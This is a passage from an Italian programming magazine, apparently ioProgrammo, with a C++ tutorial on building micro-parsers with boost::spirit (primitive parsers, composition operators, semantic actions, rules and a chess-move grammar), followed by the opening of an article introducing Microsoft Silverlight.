3) **Scrivendo un parser**. Dato che scriversi a mano un parser intero col meccanismo della discesa ricorsiva è un suicidio (vogliamo risparmiare tempo!), ci occorre qualcuno che lo crei per noi. Benvenuti nel mondo dei generatori di parser.

I BISONTI DEL PARSING

Un generatore di parser è una specie di "compilatore".

Vi permette di descrivere una serie di regole grammaticali attraverso un linguaggio semplice da scrivere e da leggere (di solito un derivato del BNF), e di ricavare in uscita un codice C++ bello e pronto, da integrare nel vostro programma.

Nell'ambiente dei generatori di parser i più noti sono senz'altro Yacc e Bison. Già dai giochi di parole, potete immaginarveli come dei bestioni non proprio maneggevoli. L'idea iniziale di "scrivere una grammatica semplice", infatti, si trasforma ben presto in un incubo:

- All'interno della "semplice grammatica" dovete mettere un prologo e un epilogo con codice C++ scritto apposta per il parser. Inoltre spesso questi non sono autonomi e hanno bisogno di un lexer (che dovrete scrivere voi o farvi scrivere da un generatore di lexer) per suddividere l'input in token.

REQUISITI

Conoscenze richieste
Buona conoscenza del C++

Software
Un compilatore C++ standard

Impegno

Tempo di realizzazione

- Riutilizzare il parser che avete scritto è praticamente impossibile.
- Il codice C++ del parser che viene prodotto è un'orrenda accozzaglia di tabelle di interi e variabili dal nome illeggibile.
- Ogni modifica al parser deve essere effettuata sul **file della grammatica**, e non sul codice della vostra applicazione.
- Se perdete il file della grammatica, potete dire addio ad ogni speranza di capire e manutenere il vostro stesso programma.

Potete immaginare, anche se non avete mai avuto a che fare con Yacc e Bison, che scrivere un piccolo parser con questi sistemi è pratico quanto andare al galoppo con un mammut.

SPIRIT E LA METAPROGRAMMAZIONE

Siamo partiti bene (usare una grammatica semplice per compiti semplici), e siamo finiti in un intrigo di traduzioni, codici inutili, lexer, generatori… ma la colpa non è di Yacc, Bison e colleghi.
Il problema fondamentale è che il BNF **è un linguaggio *diverso* rispetto al C++, e quindi deve essere tradotto**, il che porta a tutti i difetti elencati nel paragrafo precedente. Se il C++ fosse nato con un "BNF incorporato", tutto andrebbe liscio: potremmo scrivere facilmente grammatiche piccolissime e usarle istantaneamente, senza alcuna spesa aggiuntiva e potendole modificare quando vogliamo. Fino a qualche tempo fa, l'unica idea per "far coincidere il BNF col C++" sarebbe stata quella di scrivere una lettera minatoria al comitato di standardizzazione obbligandolo a supportarlo nativamente. Con la corrente "moderna" del C++ e lo sviluppo della metaprogrammazione, invece, si è scoperto che è possibile scrivere codice C++ sintatticamente valido in modo da farlo somigliare al BNF, e usare il compilatore stesso per fargli effettuare il lavoro di "traduzione". Lo stato dell'arte della metaprogrammazione abbinata ai generatori di parser, al momento, è stato raggiunto dalla libreria ***Spirit*** scritta da **Joel de Guzman**, grazie alla quale è possibile descrivere grammatiche e costruire parser in modo OOP direttamente in C++ e **senza usare alcun traduttore intermedio**. Il risultato è tanto stupefacente che è stato incluso nella libreria Boost, e ci permette finalmente di scrivere dei micro-parser alla velocità della luce.

"INSTALLARE" BOOST::SPIRIT

Per usare Spirit non è richiesta alcuna "installazione": basta scaricare la libreria boost e impostare il luogo in cui l'avete scaricata come directory d'inclusione del vostro progetto. La direttiva:

```
#include <boost/spirit.hpp>
```

vi permetterà di accedere a tutte le componenti di Spirit, che sono veramente tante! Se avete paura che includerle tutte appesantisca troppo il vostro progetto, potete anche fare riferimento solo a quelle che vi servono effettivamente (*core.hpp* per i parser di base; *actor.hpp* se vi servono le azioni semantiche; *dynamic.hpp* per quelli dinamici, e così via).
Tutti i nomi della libreria sono inclusi nel namespace *boost::spirit*: pertanto ricordatevi di qualificarli ogni volta, oppure di usare all'inizio l'istruzione:

```
using namespace boost::spirit;
```

che in quest'articolo darò per scontata.

PARSER PREDEFINITI

Programmando con Spirit, non farete altro che costruire dei parser e fonderli assieme per costruire dei macro-parser più grandi, un po' come se giocaste con le costruzioni. I "mattoncini fondamentali" sono i parser primitivi. La tabella 1 ne elenca alcuni, ma tenete presente che ce ne sono tanti altri, e molti si prestano ad ulteriori personalizzazioni negli argomenti dei template.


Tipo	Funzione / Oggetto	Cosa accetta?
chlit<T = char>	ch_p('a')	Un carattere (es: 'a')
range<T = char>	range_p('A', 'Z')	Un carattere in un insieme (es: 'A' o 'B' … o 'Z')
strlit<T = char>	str_p("Ciao!")	Una stringa (es: "Ciao!")
digit_parser	digit_p	Ogni cifra (es: '0' o '1' … o '9')
anychar_parser	anychar_p	Ogni carattere (es: 'a' o '1' o '[')
space_parser	space_p	Ogni carattere di spazio (es: ' ', '\r', '\n', '\t')
uint_parser<T = unsigned, 10, …>	uint_p	Ogni intero senza segno (es: 1234).
uint_parser<T = unsigned, 16, …>	hex_p	Ogni intero esadecimale senza segno (es: 9ABC)
int_parser<T = int, 10, …>	Int_p	Ogni intero con segno (es: -1234)
real_parser<T = double, …>	real_p	Ogni numero decimale con segno (es: -123.45)


Tabella 1: Una piccola parte dei parser primitivi di Spirit

Per fare un esempio pratico, ecco il nostro primo parser:

```
str_p("Ciao")
```

Tutto qui. Questa riga genera un parser a tutti gli effetti, che legge la parola "Ciao". *str_p*, infatti, è una **funzione** (detta *generatrice*) che serve ad ottenere un parser di tipo strlit<char>. Quindi, se volessimo memorizzare il nostro parser per richiamarlo più avan-

C++

NOTA

BOOST!
La libreria boost è quasi un obbligo per ogni programmatore C++: alcune delle sue librerie sono il modello su cui si reggeranno le funzionalità del C++ del futuro, e altre sono semplicemente indispensabili. Libreria e documentazione possono essere usate e scaricate gratuitamente all'indirizzo www.boost.org.

ti, potremmo scrivere indifferentemente:

```
strlit<char> nostroParser = strlit<char>("Ciao");
```

oppure

```
strlit<char> nostroParser = str_p("Ciao");
```

Grazie alle funzioni generatrici, quindi, non dobbiamo preoccuparci del tipo del carattere, perché il C++ è perfettamente in grado di dedurlo automaticamente.

USARE IL PARSER

D'accordo, abbiamo il nostro primo parser: str_p("Ciao"). Che ce ne facciamo? Beh, possiamo usarlo per verificare se un testo in ingresso contiene (in tutto o in parte) la parola "Ciao". Il modo più semplice è usare la funzione **parse** (testo, parser, skipParser), così.

```
const char* testo = "Ciao Mondo!"
parse(testo, str_p("Ciao"), space_p)
```

Facciamo un po' di chiarezza sugli argomenti di parse:

- Il primo argomento è il testo che vogliamo controllare.
- Il secondo argomento è il parser che vogliamo usare.
- Il terzo argomento è chiamato **skip parser**, e serve ad indicare quali caratteri dovranno essere ignorati. Normalmente questo coincide con il parser space_p (spazi, tabulazioni e ritorni a capo), ma se serve siete liberi di indicare qualsiasi altra possibilità.

La funzione parse fa partire il parser, e restituisce il risultato della lettura. Questo è un oggetto di tipo parse_info<T = char const*>, e ha questi membri:

- **bool full**: Vero se il parser ha trovato una corrispondenza esatta e completa su tutto il testo.
- **bool hit**: Vero se il parser ha trovato almeno una corrispondenza parziale (o completa) su tutto il testo.
- **int length**. Indica quanti caratteri il parser è stato in grado di consumare prima di fermarsi (perché ha esaurito l'input oppure perché non poteva più continuare).
- **T stop**: Punta al carattere indicato da length.

Quello che segue è il primo esempio di un'applicazione completa, che mostra come possiamo usare un parse_info per capire com'è andata l'operazione:

```
#include <iostream>
#include <boost/spirit.hpp>
using namespace std;
using namespace boost;

int main() {
  const char* testo = "Ciao Mondo!";
  parse_info<> info = parse(testo, str_p("Ciao"),
                                         space_p);

  if (info.full)
    cout << "Il testo è uguale a Ciao\n";
  else if (info.hit)
    cout << "Il testo inizia per Ciao\n";
  cout << "Mi sono fermato dopo " << info.length
                                << " caratteri,\n";
  cout << "quando ho incontrato '" << *info.stop <<
                                                "'\n"
       << "e non ho saputo come interpretarlo.\n";
}
```

L'output dell'applicazione sarà:

```
Il testo inizia per Ciao.
Mi sono fermato dopo 4 caratteri,
quando ho incontrato 'M'
e non ho saputo come interpretarlo.
```

PARSER COMPOSITI

Ora che conosciamo alcuni dei parser primitivi e sappiamo come usarli, possiamo divertirci a combinarli insieme per ottenere parser compositi. Ecco un esempio (è un po' forzato, ma siamo ancora agli inizi!):

```
string risposta;

do {
  cout << "Sei sicuro?";
  cin >> risposta;
} while(!parse(risposta.c_str(),
    str_p("sì") | str_p("no"),
    space_p).full);
```

Qui si richiama la funzione *parse* per capire se l'utente ha scritto una risposta sensata ("sì", oppure "no"). Il secondo parametro di parse, ovvero

```
(str_p("sì") | str_p("no"))
```

che è un parser a tutti gli effetti, ottenuto per composizione tramite l'operatore "or". Il parser accetterà un input contenente "sì", oppure "no". È importante capire che questa composizione non comporta alcun costo a tempo di esecuzione, perché avviene **durante la compilazione del programma**, grazie ad una tecnica di metaprogrammazione nota come "expression templates".
Ciò porta ad una domanda: i due parser, presi singo-

C++

NOTA

SPIRIT 2

Proprio durante la stesura di quest'articolo si sta svolgendo la BoostCon 2007, la prima conferenza interamente dedicata a Boost, in cui farà il suo debutto la seconda versione di Spirit. Fra le innovazioni attese c'è una maggiore velocità di esecuzione, di compilazione, e una più efficace generazione degli errori.

larmente, sono degli strlit<>, ma a che tipo appartiene il parser composto? Eccolo:

```
alternative<strlit<>, strlit<> >
```

Come vedete – magia della metaprogrammazione! – l'operazione di or crea un nuovo tipo alternative<T1, T2> che contiene i tipi dei due parser. Questo tipo può effettivamente essere usato per creare una variabile, rendendo il codice più leggibile:

```
typedef alternative<strlit<>, strlit<> > MioParser;
MioParser si_no_p = (str_p("sì") | str_p("no"));
parse("sì", si_no_p, space_p);
```

OPERATORI DI COMPOSIZIONE

Esistono molti altri operatori che permettono di comporre due parser – la tabella 2 ne elenca alcuni. L'operazione "parser1 – parser2", ad esempio, crea un parser che accetta un input se questo soddisfa parser1 ma non parser2. Ad esempio:

```
parse("/", (anychar_p - ch_p('/')), space_p).full;
```

Questa chiamata restituirà **false**, perché il parser accetta qualsiasi carattere (*anychar_p*) tranne la barra (ch_p('/')).
Uno degli operatori più utili è quello di sequenza, che permette di concatenare più parser che vengono valutati uno di seguito all'altro.

```
parse("casa", str_p("cas") >> (ch_p('o') | ch_p('a')),
                                              space_p);
```

Riuscite a capire quali input accetta il parser? La risposta esatta è: "caso" oppure "casa". Infatti, in questo caso il parsing avrà successo. La possibilità di concatenare parser in sequenza è il nucleo su cui si poggia tutto l'impianto di Spirit.

UN PICCOLO TRUCCO

L'ultimo esempio comincia a porre qualche serio problema di leggibilità. La situazione sarebbe senz'altro migliore senza tutte quelle chiamate a funzione generatrice (str_p, ch_p) ad allungare il testo. Fortunatamente c'è un trucco per semplificare un po' le cose: sfruttare le conversioni automatiche, che il C++ tenta automaticamente quando capisce che è la cosa giusta da fare. Per farglielo intuire, basta generare esplicitamente *un solo* parser fra quelli che hanno la precedenza assoluta. Il codice precedente, ad esempio, può riscriversi così:

```
cout << parse("casa", "cas" >> (ch_p('o') | 'a'),
                                              space_p).full;
```

Sintassi	Tipo<T1, T2>	Accetta l'input se
p1 | p2	alternative	p1 o p2 accettano l'input
p1 & p2	intersection	Sia p1 che p2 accettano l'input
p1 – p2	difference	p1 accetta l'input, ma p2 no.
p1 ^ p2	XOR	p1 o p2 (ma NON entrambi) accettano l'input.
p1 >> p2	sequence	p1 e p2 accettano l'input in sequenza
p1 || p2	sequential-or	p1 o p2 accettano l'input in sequenza

Tabella 2: Operatori di composizione

Che è un po' più leggibile, dato che abbiamo eliminato una chiamata a ch_p e una a str_p. La cosa funziona perché quando il codice del parser viene compilato, vengono tentate una serie di conversioni automatiche, secondo l'ordine di precedenza:

```
char* >> (chlit<> | char)  //diventa ->
char* >> alternative< chlit<>, chlit<> > //diventa -
                                                   >
sequence<strlit<>, alternative<chlit<>, chlit<> > >
```

Sottolineo ancora che il compilatore converte secondo l'ordine di precedenza. Questo è il motivo per cui questo codice non va bene:

```
str_p("cas") >> ('o' | 'a') //sbagliato! diventa
str_p("cas") >> (111) //???
```

Infatti il compilatore parte dall'espressione dentro le parentesi, e vede l'operazione come un legittimo or fra due char (risultato: 111). Ovviamente questo non è il nostro scopo e la compilazione fallisce, perché il compilatore non sa come concatenare un parser con un intero! Come vedrete in tutti gli esempi che seguiranno, questo trucco è molto più difficile a spiegarsi che a farsi. Dopo un po' di allenamento non avrete problemi ad usarlo per snellire le operazioni di composizione.

NOTA

ANTLR


Una variante più user friendly di Yacc e Bison è ANTLR, che permette di avere un IDE dedicato in cui parser e lexer vengono scritti in un misto di Java e BNF. I file prodotti, inoltre, sono parser a discesa ricorsiva, più leggibili di quelli a interi e tabelle.

OPERATORI DI RIPETIZIONE

Terminiamo il discorso sugli operatori con l'elenco di quelli di ripetizione, che vedete in tabella 3. Questi permettono al parser di raggiungere una potenza e un'espressività che supera quella dei "bisonti del par-

Forma	Tipo creato	Accetta l'input se e solo se contiene
*p	kleene_star<T>	0 o più occorrenze
+p	positive<T>	1 o più occorrenze
!p	optional<T>	0 o 1 occorrenza
p1 % p2	sequence<T1, kleene_star <sequenze<B, A> >	Una lista di p1 separati da p2 (cioè: p1 >> *(p1 >> p2)).

Tabella 3: Operatori di ripetizione

C++

sing" più blasonati.
Se conoscete le regex (o se avete seguito lo scorso appuntamento), questi operatori vi sembreranno molto familiari. In effetti, questa corrispondenza è stata creata apposta, anche se non sempre è stato possibile. Ad esempio, l'operatore opzionale dovrebbe essere '?', ma il C++ non permette di sovraccaricarlo. Per lo stesso tipo di limitazione, al posto di comparire alla fine (come d'abitudine), gli operatori compaiono all'inizio dell'espressione. Dopo un po' non ci si fa più caso.
Grazie agli operatori di ripetizione, gli esempi cominciano a farsi interessanti: ad esempio, se vogliamo verificare che un file sia scritto nella forma ("variabile1=numero1 variabile2=numero2 …"), possiamo usare questo parser:

```
*((anychar_p - '=') >> '=' >> int_p),
```

Che indica: qualsiasi carattere (tranne un uguale) seguito da un uguale, seguito da un intero – il tutto ripetuto zero o più volte.
L'ultimo operatore in Tabella 3 (%) è molto utile, perché ci permette facilmente di esprimere delle liste di elementi divisi da un parser separatore. Finalmente possiamo affrontare la nostra piccola sfida iniziale: leggere in modo semplice "un elenco di numeri (decimali) separati da virgole".

```
bool listaValida(const string& str) {
    return parse(str.c_str(), real_p % ',',
                                    space_p).full;
}
```

AZIONI SEMANTICHE

Sì, d'accordo, nel paragrafo precedente ho un po' barato: la nostra sfida iniziale consisteva nel leggere una serie di numeri separati da virgole e inserirli in un vettore. Questo è un compito che va oltre la semplice interpretazione del testo, e infatti è impossibile da realizzare con una semplice regex.
Invece, il parser è facilmente in grado di svolgere questa e altre operazioni, grazie alle azioni semantiche. Un'azione semantica è un oggetto funzione che è possibile associare ad un parser in modo che venga invocato nel caso in cui il parser legga l'input con successo. Per associare un'azione semantica ad un parser, si usa la seguente sintassi:

```
parser[AzioneSemantica]
```

AzioneSemantica può essere un oggetto funzione creato apposta da noi, oppure uno già predefinito da Spirit, come quelli mostrati in tabella 4.

NOTA

GOLD PARSER BUILDER

Uno dei miei preferiti per il parsing di grosse dimensioni. È probabilmente il più amichevole fra i generatori di parser, e anche il più atipico. Produce dei file di parsing tables, ma non il codice per leggerle – compito che viene affidato a engine dedicati. Poiché sono stati sviluppati engine per i più importanti linguaggi esistenti (C++ compreso), è possibile generare grammatiche cross-language.

Funzione	Comportamento
increment_a(var)	++var;
decrement_a(var)	--var;
assign_a(var)	var = _1
assign_a(var, n)	var = n
push_back_a(var)	var.push_back(_1)
push_back_a(var, n)	var.push_back(n)
clear_a(var)	var.clear()

Tabella 4: Alcune delle azioni semantiche predefinite di Spirit (_1 indica il valore letto dal parser)

Per risolvere il problema dei numeri separati da virgole, ad esempio, è sufficiente usare push_back_a, così:

```
vector<double> CreaVettore(const string& testo) {
 vector<double> numeri;
 parse(testo.c_str(), real_p[push_back_a(numeri)] %
                                        ',', space_p);

 return numeri;
}
```

Finalmente siamo riusciti nel nostro intento: risolvere un problema di micro-parsing in una sola riga di codice!

REGOLE

Risolto questo problema, passiamo alla lista delle mosse di una partita a scacchi. A beneficio della chiarezza, seguiremo una notazione molto semplificata, come "A2–A4, B2xE5+, …". Proviamo a definire una casella:

```
range_p('A', 'H') >> range_p('1', '8')
```

Notiamo che nel corso di una mossa questo parser si ripete due volte (una per la casella di origine, una per quella di arrivo). Sarebbe comodo riutilizzarlo, ma per questo dobbiamo conoscerne il tipo. Le vie per farlo sono due: o lo componiamo a mano, oppure bariamo in maniera spudorata. Il trucco è tanto furbo che vale la pena di riportarlo: **farselo dire dal compilatore**. Scrivete qualcosa di simile:

```
range_p('A', 'H') >> range_p('1', '8') = 1;
```

E il compilatore, ovviamente, si lamenterà, dicendovi che non si aspettava proprio un int alla destra dell'uguale, ma che forse intendevate un:

sequence<range<>, range<>>

Ed ecco il tipo del parser, in due secondi! Al crescere della complessità dei parser la "composizione manuale" diventa impossibile, e questo sistema può effettivamente rivelarsi utilissimo. Tuttavia sarebbe bello usa-

re una procedura meno artigianale, e più semplice e leggibile.
Per memorizzare un parser senza doversi preoccupare del suo tipo, Spirit fornisce il tipo rule<>, che è in grado di far riferimento polimorficamente (a tempo di esecuzione) a qualsiasi parser. Il nostro esempio diventa semplicemente:

```
rule<> casella = range_p('A', 'H') >> range_p('1',
                                              '8');
```

Da questo punto in poi potete usare casella per produrre altre regole, generando così gerarchie riutilizzabili:

```
rule<> mossa = casella >> trattino >> casella >>
                                         !scacco;
```

GRAMMATICHE

Le regole sono una maniera ottima di spezzare una grammatica nelle sue componenti fondamentali e riutilizzarle. Purtroppo la natura polimorfica degli oggetti rule<> li rende molto atipici nell'insieme del framework: è molto difficile (e comunque sconsigliato) utilizzarle direttamente per il parsing. Prendendo l'esempio precedente, il compilatore non accetterà quest'istruzione:

```
parse("A1", casella, space_p);
```

Ma questo non è un problema perché le regole non vengono mai utilizzate da sole (altrimenti basterebbe un parser), bensì in gruppo per formare una **grammatica**. Definirne una è semplice: basta rispettare una particolare struttura. Ecco la grammatica che definisce un "elenco di mosse":

```
struct GMosse : grammar<GMosse> {
  template <typename ScannerT>
  struct definition {
    rule<ScannerT>
        casella, trattino, scacco, elenco, mossa;
    definition(const GMosse& self)  {
       elenco = mossa % ',';
       mossa = casella >> trattino >> casella >>
                                          !scacco;
       casella = range_p('A', 'H') >> range_p('1', '8');
       trattino = ch_p('-') | 'x'; // - = mossa, x =
                                          cattura
       scacco = ch_p('+') | '#'; //+ = scacco, # =
                                            matto
    }
    rule<ScannerT> const& start() const {
        return elenco;
    }
  };
};
```

Ecco cosa fare per ottenere una generica classe Grammatica:

- Ereditare da **grammar<*Grammatica*>**
- Inserire una struttura template<*ScannerT*> interna chiamata ***definition***
- Dentro *definition* dichiarare le regole come **rule<ScannerT>**.
- Dentro il costruttore di *definition(const Grammatica& self)*, definire le regole.
- Dentro *definition*, definire una funzione *start()* che restituisca la regola di partenza.

Gli oggetti di tipo *Grammatica* (magia!) sono dei parser a tutti gli effetti, e possono essere usati senza problemi nella funzione parse.


```
GMosse g;
parse("C2-C8+, A6xC8, G3-E1#", g, space_p);
```

Il risultato del parsing può essere usato per verificare se la lista è valida, oppure potete usare le azioni semantiche per eseguire le mosse direttamente su una Scacchiera o inserirle in una lista di oggetti *Mossa*. Ma Spirit permette anche tante altre possibilità che non abbiamo lo spazio di analizzare qui: trasformare il testo delle mosse in un albero sintattico astratto, generare automaticamente un file XML, e molto altro ancora…

CONCLUSIONI

Spirit è davvero uno strumento straordinario, e quello che abbiamo visto in questo articolo non è che un antipasto. Nel corso degli anni, infatti, sono state aggiunte molte funzionalità, fra cui probabilmente la più importante è l'integrazione con Phoenix, che permette la scrittura di codice molto conciso ed espressivo. Personalmente trovo sbalorditive le funzionalità dinamiche di Spirit, che permettono ad un parser o ad un'intera grammatica di cambiare il proprio comportamento in corsa, durante l'esecuzione del programma!
Lavorando con Spirit scoprirete anche delle limitazioni dovute alla natura di questo strumento, ad esempio il fatto che per grammatiche complesse i tempi di compilazione salgono vertiginosamente, e i compilatori faticano molto a generare messaggi utili in caso di errore. Si spera che con Spirit-2, il cui rilascio è imminente, si mitighino anche queste piccole pecche.
La prossima volta che vi capiterà di dover interpretare il contenuto di un testo o di un file, ricordatevi di quest'articolo - boost::spirit potrebbe davvero risparmiarvi ore di lavoro. Alla prossima!

Roberto Allegra

C++

NOTA

STRLIT<>? CHLIT<>?


Come potete notare, è indifferente scrivere strlit<> o strlit<char>. Questo perché char è l'argomento predefinito del template (tabella 1). Nonostante char sia il "comportamento standard", i parser di Spirit sono in grado di funzionare con qualunque tipo di carattere (ad esempio, strlit<wchar_t>).

L'AUTORE

Il sito www.robertoallegra.it contiene l'elenco degli articoli pubblicati in questa rubrica, con gli inevitabili approfondimenti ed errata corrige. L'e-mail dell'autore è posta@robertoallegra.it.

SILVERLIGHT LANCIA LA SFIDA A FLASH

MICROSOFT ENTRA CON PREPOTENZA NELL'ARENA DELLE APPLICAZIONI MULTIMEDIALI SU INTERNET CON SILVERLIGHT, TECNOLOGIA LANCIATA QUALCHE MESE FA CON IL NOME DI WPF EVERYWHERE ED APPRODATA ORA ALLA PRIMA BETA ECCO TUTTE LE NOVITÀ

CD WEB
silverlight.zip
cdrom.ioprogrammo.it

Le applicazioni per il mondo web sono dovute scendere a compromessi sin dall'albore di internet.
È meglio un alta qualità dell'interfaccia grafica, con animazioni, video, audio, e altro contenuto multimediale, a discapito del tempo di caricamento delle pagine stesse, del tempo di progettazione e sviluppo necessario ad un team di creativi, grafici, musicisti, designer, oppure meglio una scarna pagina in puro HTML, con qualche gif animata qua e là, ma forse e spesso più funzionale?
In generale la virtù sta nel mezzo, giustificando la scarsa attrattiva delle applicazioni web con il fatto che non sia possibile eseguire all'interno di un browser applicazioni come quelle che girano offline, e con la conseguenza che la potenza delle macchine possedute ormai da buona parte degli utenti, sia praticamente sfruttata poco o niente.
Macromedia Flash è una delle tecnologie che non appena rilasciata ha rivoluzionato il mondo web, introducendo la possibilità di creare siti web (ma non solo) accattivanti sia dal punto di vista della grafica e dell'audio, ma ance da quello dell'interazione con l'utente.
Dopo anni di incontrastato dominio di Flash, Microsoft getta il suo guanto di sfida, e poco tempo dopo il rilascio della versione 3.0 della piattaforma .NET, contenente il nuovo sottosistema grafico WPF, e dopo una rapida anteprima chiamata WPF/E (WPF eveywhere, cioè WPF ovunque), annuncia la prima beta di Silverlight.

REQUISITI

Conoscenze richieste
conoscenza di base del .NET Framework 2.0, di Javascript e HTML.

Software
Visual Studio 2005, .NET Framework Runtime 2.0, Silverlight Alpha 1.1 plug-in e SDK

Impegno

Tempo di realizzazione

COS'È SILVERLIGHT?

Silverlight è una implementazione ridotta del .NET Framework, ed in particolare del suo motore grafico, destinato a girare su diversi browser e su diverse piattaforme hardware e software.

Le capacità di WPF, spinte naturalmente al massimo su sistemi desktop, sbarcano anche sul web. Tutto ciò inoltre con la stessa possibilità di utilizzo di codice gestito e linguaggi dedicati a .NET, sempre più diffusi, e che quindi offrono la loro produttività notevolmente maggiore rispetto ad un linguaggio per esempio di semplice scripting, possibilmente dedicato al solo web.
Con Silverlight Microsoft promette che le seguenti caratteristiche siano tutte a disposizione dello sviluppatore di applicazioni web:

- Scrivere applicazioni cross-browser e cross-platform, potendo essere eseguite su Internet Explorer, Mozilla Firefox, Safari, Opera, ed oltre a Windows anche su MacOS X, e senza alcuna differenza, nè di visualizzazione ed esecuzione, né in fase di sviluppo.
- È supportato tramite un piccolo plug-in scaricabile in pochi secondi.
- Fornisce la possibilità di audio e video streaming, scalandoli in base alla piattaforma hardware di destinazione, passando per esempio da uno schermo di cellulare a monitor di grande dimensioni, mantenendo al massimo la qualità.
- Permette lo zoom, la rotazione, il drag'n'-drop di elementi grafici all'interno del browser.
- Aggiorna una parte della pagina web essa senza necessità di refresh completo e quindi di interruzione dell'esperienza utente.

Tutto ciò e altro ancora, secondo le intenzioni di Microsoft, utilizzando tool e linguaggi che gli sviluppatori già conoscono, per esempio scrivendo codice di markup XAML per creare un'interfaccia, mediante strumenti professionali come quelli della serie

Microsoft Expression, e scrivendo codice in linguaggi tradizionali e debuggandolo in IDE come Visual Studio.
La **figura 1** mostra l'architettura e i building blocks di Silverlight, come si nota dalla legenda, alcuni di questi elementi sono presenti in Silverlight 1.0 Beta, mentre la maggior parte di essi sono attualmente presenti solo nella Alpha della versione 1.1. Fra questi ultimi da notare la pervasione di componenti .NET classici o che arriveranno, nel mondo Silverlight: il CLR, LINQ, XAML e così via.

LA USER EXPERIENCE

Uno dei concetti su spinge ultimamente Microsoft è la cosiddetta User Experience, abbreviata in UX. L'utente di un'applicazione, web o desktop che sia, non vuole solo avere esperienze utili o efficaci, ma pretende sempre più una soddisfazione visiva e auditiva. Microsoft approva, e chiama tutto ciò UX. UX non è solo una interfaccia grafica carina e colorata: citando un articolo su MSDN, UX è l'aggregazione del punto di interazione dell'utente con l'applicazione, è la missione è quella di consentire una grande esperienza dell'utente ogni volta che esso lo desideri, sul web, sul desktop, nelle applicazioni per ufficio, sul cellulare, e così via. L'impegno della casa di Redmond in tutto ciò è dimostrabile mediante due dei più recenti rilasci: Windows Vista e Microsoft Office. Interfacce grafiche rinnovate non solo dal punto di vista visivo, ma anche da quello dell'usabilità.

ESEGUIRE APPLICAZIONI SILVERLIGHT

Per eseguire applicazioni Silverlight è necessario un plug-in specifico del browser utilizzato. Il plug-in è naturalmente gratuito, e viene installato automaticamente (nella 1.1 alpha, il download automatico non è ancora *funzionante*), previa conferma dell'utente, quando si esegue una applicazione web che sfrutta Silverlight, allo stesso modo in cui quando si esegue un applet java viene richiesta la presenza del
JRE, o per il plug-in di visualizzazione Flash.
Il plug-in Silverlight ha inoltre il pregio di essere abbastanza contenuto in termini di dimensioni, si tratta di un download di circa 1MB.
E' disponibile inoltre per piattaforma





Figura1: Architettura ed elementi di Silverlight

Windows e Macintosh, con supporto di differenti browser, oltre a Internet Explorer, anche Firefox e Safari.

SVILUPPARE APPLICAZIONI SILVERLIGHT

Il contenuto di una pagina che contiene elementi Silverlight può essere creato utilizzando differenti tecniche:

- Inline XAML e codice JavaScript
- file XAML esterni e file JavaScript
- Package compressi che contengono XAML, codice gestito, immagini, e media.

Per sviluppare secondo queste tattiche sarebbe conveniente avere a disposizione templa-

INSTALLARE SILVERLIGHT

**Per visualizzare pagine con contenuto Silverlight è necessario installare il plug-in.
Al momento della stesura dell'articolo, sono disponibili le versioni 1.0 Beta e 1.1 Alpha. La seconda supporta lo svilupp in linguaggi .NET come C#. Con la versione 1.0 è invece possibile sviluppare solo in javascript.**

Per installare i plug-in basta scaricarli dal sito ufficiale di Silverlight (www.microsoft.com/silverlight oppure www.silverlight.net) e lanciare il rispettivo file di setup (sono disponibili Silverlight1.0.beta.exe oppure Silverlight.1.1alpha.exe al momento della stesura di questa anteprima).





Figura 2: La User Experience secondo Microsoft

